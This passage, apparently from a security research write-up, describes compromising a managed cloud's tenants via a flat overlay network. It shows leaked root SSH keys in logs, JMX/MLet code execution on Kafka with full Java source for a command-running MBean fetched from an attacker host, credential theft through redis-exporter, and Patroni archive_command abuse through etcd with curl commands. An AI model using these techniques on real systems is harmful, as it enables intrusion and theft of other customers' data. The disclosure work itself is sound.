
Confirmation of command execution with root privileges

Confirmation of command execution with root privileges

Gaining root privileges opened up several interesting attack vectors:

  1. We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
  2. The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.

2. Adventures in the overlay network

2.1. Victoria stack

An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.

When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:

"discoveredLabels": {
           "__address__": "http://100.64.1.1:6897/metrics",
           "__meta_url": "CENSORED",
           "__metrics_path__": "/metrics",
           "__scheme__": "http",
           "__scrape_interval__": "2m0s",
           "__scrape_timeout__": "2m0s",
           "cluster_id": "676767",
           "customer": "customerID",
           "job": "http",
           "profile": "kubernetes",
           "vds_id": "1337",
           "version": "1.0"
         }

It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.


We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.

Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.

Private SSH key in a VictoriaLogs record

Private SSH key in a VictoriaLogs record

We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.

Process privileges on the host and available actions in Kubernetes

Process privileges on the host and available actions in Kubernetes

Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.

2.2. Compromising managed Kafka instances


We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

Discovered Java RMI service on port 9999

Discovered Java RMI service on port 9999

The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:

  • JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
  • JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
  • ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.

The code that handles the connection and initialization of the MBean component looks like this:

//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}

Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:

// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}

After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.

<html>
<mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
</html>

We then perform the following steps:

  1. Create a standard MLet loader inside the Kafka JVM.
  2. Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.

  3. Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces

Kafka process context and node network interfaces

This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

2.3. Credential leakage through redis-exporter

The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:

//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...


Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>

AUTH command in an intercepted Redis request

AUTH command in an intercepted Redis request

The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.


Diagnostic information of the Valkey instance

Diagnostic information of the Valkey instance

(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).

2.4. Compromise of managed PostgreSQL (Patroni) clusters


The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.

Patroni configuration in etcd

Patroni configuration in etcd


{
  "ttl": 30,
  "loop_wait": 10,
  "retry_timeout": 10,
  "maximum_lag_on_failover": 1048576,
  "postgresql": {
    "use_pg_rewind": true,
    "parameters": {
      "archive_command": "id",
      "archive_mode": "always",
      "max_connections": 550,
      "max_locks_per_transaction": 512,
      "max_worker_processes": 27
    }
  }
}

Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:

Update the Patroni configuration with the modified archive_command:

curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq

Update the configuration again to add the standby_cluster parameter:

{
"ttl": 30,
"loop_wait": 10,
"retry_timeout": 10,
"maximum_lag_on_failover": 1048576,
"postgresql": {
 "use_pg_rewind": true,
 "parameters": {
   "archive_command": "rce",
   "archive_mode": "on",
   "archive_timeout": "10",
   "max_connections": 550,
   "max_locks_per_transaction": 512,
   "max_worker_processes": 27
 }
},
"standby_cluster": {
 "host": "192.0.2.1",
 "port": 5432
}
}

After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:

cannot be a real primary in standby cluster  
Demoting self (demote-cluster)  
received fast shutdown request  
checkpoint starting: shutdown immediate

